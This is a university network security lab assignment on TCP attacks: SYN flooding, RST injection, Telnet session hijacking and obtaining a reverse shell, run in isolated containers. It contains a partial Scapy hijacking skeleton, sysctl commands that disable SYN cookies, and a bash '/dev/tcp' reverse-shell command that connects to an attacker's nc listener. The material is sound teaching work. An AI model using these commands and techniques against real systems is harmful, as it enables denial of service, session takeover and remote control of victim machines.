TP2 – TCP Attacks Lab

Duration: 4h

1. Lab Overview

Throughout this set of lab exercises, students will be able to experiment with some of the most common TCP attacks in a practical way. Students will exercise **SYN flood attacks**, where a flood of half-open handshakes exhausts server resources, and learn mitigation techniques such as SYN cookies, rate limiting, and backlog tuning. **TCP session RST attacks** will be studied next, in which forged reset segments teardown active connections.

Finally, students will also explore **TCP session hijacking**, seeing how attackers can desynchronize a connection and inject forged packets once sequence numbers are guessed or leaked, finishing with obtaining a reverse shell and having complete control over the victim's operating system.

2. Learning Objectives

By the end of this lab, students will be able to:

- capture and analyze TCP traffic while being able to continue the conversation through spoofed segments with Scapy/pcap library for C;
- employ SYN Flood attacks both in Python and C;
- programmatically close existing TCP sessions;
- build small applications capable of hijacking existing Telnet sessions and issuing their own commands;
- escalate a session hijack attack into a reverse shell.

3. Lab Requirements

- SEEDLabs Ubuntu 20.04 VM (22.04 for Mac);
- Internet access for downloading necessary packages.

4. Lab Setup

- To install the lab environment, follow the instructions at: SEEDS Lab Setup (If you have already done this for the first lab, skip this step);
- Download the required files for the containers you will be using throughout the assignment:
  - Labsetup.zip
  - Labsetup-arm.zip (for Mac)

5.1. Lab Environment

In this lab, we need to have at least three machines. We use containers to set up the lab environment. Figure 1 depicts the lab setup. We will use the attacker container to launch attacks, while using the other three containers as the victim and user machines. We assume all these machines are on the same LAN.




Figure 1: Lab environment setup

5.2. The seed Account

In this lab, we need to telnet from one container to another. We have already created an account called seed inside all the containers. Its password is **dees**. You can telnet into this account.

Task 1 SYN Flooding Attack: SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure.




Figure 2: SYN Flooding Attack

Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the attack.
The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command. The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.

```
# sysctl net.ipv4.tcp_max_syn_backlog net.ipv4.tcp_max_syn_backlog = 128
```

We can use command "netstat -nat" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flood-ing attack. In our victim server container, we have already turned it off (see the sysctls entry in the docker-compose.yml file). We can use the following sysctl command to turn it on and off:

```
# sysctl -a | grep syncookies          (Display the SYN cookie flag)
# sysctl -w net.ipv4.tcp_syncookies=0  (turn off SYN cookie)
# sysctl -w net.ipv4.tcp_syncookies=1  (turn on SYN cookie)
```

Task 1.1 Launching the Attack Using Python: we provide a Python program called synflood.py, but we have intentionally left out some essential data in the code. This code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number. Students should finish the code and then use it to launch the attack on the target machine.

Let the attack run for at least one minute, then try to telnet into the victim machine, and see whether you can succeed. Very likely that your attack will fail. Multiple issues can contribute to the failure of the attack. They are listed in the following with guidelines on how to address them.

- TCP cache issue: See Note A below.

- TCP retransmission issue: After sending out the SYN+ACK packet, the victim machine will wait for the ACK packet. If it does not come in time, TCP will retransmit the SYN+ACK packet. How many times it will retransmit depends on the following kernel parameters (by default, its value is 5):

```
# sysctl net.ipv4.tcp_synack_retries net.ipv4.tcp_synack_retries = 5
```

After these 5 retransmissions, TCP will remove the corresponding item from the half-open connection queue. Every time when an item is removed, a slot becomes open. Your attack packets and the legitimate telnet connection request packets will fight for this opening. Our Python program may not be fast enough and can thus lose to the legitimate telnet packet. To win the competition, we can run multiple instances of the attack program in parallel. Please try this approach and see whether the success rate can be improved. How many instances do you have to run to achieve a reasonable success rate?

- The size of the queue: How many half-open connections can be stored in the queue can affect the success rate of the attack. The size of the queue be adjusted using the following command:

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

While the attack is ongoing, you can run one of the following commands on the victim container to see how many items are in the queue. It should be noted that one fourth of the space in the queue is reserved for “proven destinations” (see Note A below), so if we set the size to 80, its actual capacity is about 60.

```
$ netstat -tna | grep SYN_RECV | wc -l
$ ss -n state syn-recv sport = :23 | wc -l
```

Reduce the size of the half-open connection queue on the victim server, and see whether your success rate can improve.

Note A: A kernel mitigation mechanism. On Ubuntu 20.04, if machine X has never made a TCP connection to the victim machine, when the SYN flooding attack is launched, machine X will not be able to telnet into the victim machine. However, if before the attack, machine X has already made a telnet (or TCP connection) to the victim machine, then X seems to be “immune” to the SYN flooding attack, and can successfully telnet to the victim machine during the attack. The victim machine remembers past successful connections, and uses this memory when establishing future connections with the “returning” client. This behavior does not exist in Ubuntu 16.04 and earlier versions.
This is due to a mitigation of the kernel: TCP reserves one fourth of the backlog queue for “proven destinations” if SYN Cookies are disabled. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the IP address 10.9.0.6 is remembered (cached) by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding attack. To remove the effect of this mitigation method, we can run the "ip tcp metrics flush" command on the server.

Task 1.2 Launch the Attack Using C: other than the TCP cache issue, all the issues mentioned in Task 1.1 can be resolved if we can send spoofed SYN packets fast enough. We can achieve that using C. We provide a C program called synflood.c in the lab setup. Please compile the program on the VM and then launch the attack on the target machine.

```
// Compile the code on the host VM
$ gcc -o synflood synflood.c
```

```
// For Apple Silicon machines: use the static binding
$ gcc -static -o synflood synflood.c

// Launch the attack from the attacker container
# synflood 10.9.0.5 23
```

Before launching the attack, restore the queue size to its original value. Compare the results with the one using the Python program and explain the reason behind the difference.

Task 1.3 Enable the SYN Cookie Countermeasure: please enable the SYN cookie mechanism and run your attacks again. Compare the results.

Task 2 TCP RST Attacks on telnet Connections: the TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.
In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Use Scapy to conduct the TCP RST attack. Observe the established connection and send a TCP packet that will reset the connection. Ensure your flag and sequence number match what is expected.




Figure 3: TCP Session Hijacking Attack

Task 3 TCP Session Hijacking: the objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Use Scapy to conduct the TCP Session Hijacking attack. A skeleton code is provided in the following. You need to replace each @@@@ with an actual value.

```
#!/usr/bin/env python3 from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="A", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Task 4 Creating Reverse Shell using TCP Session Hijacking: when attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.
To have a bash shell on a remote machine connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use netcat. This program allows us to specify a port number and can listen for a connection on that port. In the following demo, we show two windows, each one is from a different machine. The top window is the attack machine 10.9.0.1, which runs netcat (nc for short), listening on port 9090. The bottom window is the victim machine 10.9.0.5, and we type the reverse shell command. As soon as the reverse shell gets executed, the top window indicates that we get a shell. This is a reverse shell, i.e., it runs on 10.9.0.5.

```
+-----------------------------------------------+
| On 10.9.0.1 (attcker)                         |
|                                               |
| $ nc -lnv 9090                                |
| Listening on 0.0.0.0 9090                     |
| Connection received on 10.9.0.5 49382         |
| $    <--+ This shell runs on 10.9.0.5         |
|                                               |
+-----------------------------------------------+

+-----------------------------------------------+
| On 10.9.0.5 (victim)                          |
|                                               |
|$ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1  |
|                                               |
+-----------------------------------------------+
```

In the demo shown above, when the bash shell command is executed on 10.9.0.5, it connects back to the netcat process started on 10.9.0.1. This is confirmed via the "Connection received on 10.9.0.5" message displayed by netcat.
The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the telnet server in our setup, but in this task, you do not have such an access. Your task is to launch a TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

6. Report and submission

Each working group is expected to:

- write a detailed report containing all answers will need to be delivered by the deadline for this assignment. Responses should be clear and include enough information through text and/or screen captures that proves you understood the concept;
- understand that providing answers and/or code that was clearly written by AI will not be accepted. Those exercises will be marked with a 0;
- indicate which question you are answering, using the same order as stated in the PDF assignment;
- write a brief conclusion with any point where you particularly struggled, as well as any exercises you think should be changed (neither will affect your final grade);
- complete the submission through the BlackBoard Assignment hand-in. Each working group should upload a single .zip file containing the report and code files. It should follow this naming scheme: NS-TPx-PL1y.zip, where x is the TP number and y is the working group ID. The report and code files should follow the same naming scheme: NS-TPx-PL1y.pdf, NS-TPx-PL1y.c and NS-TPx-PL1y.py.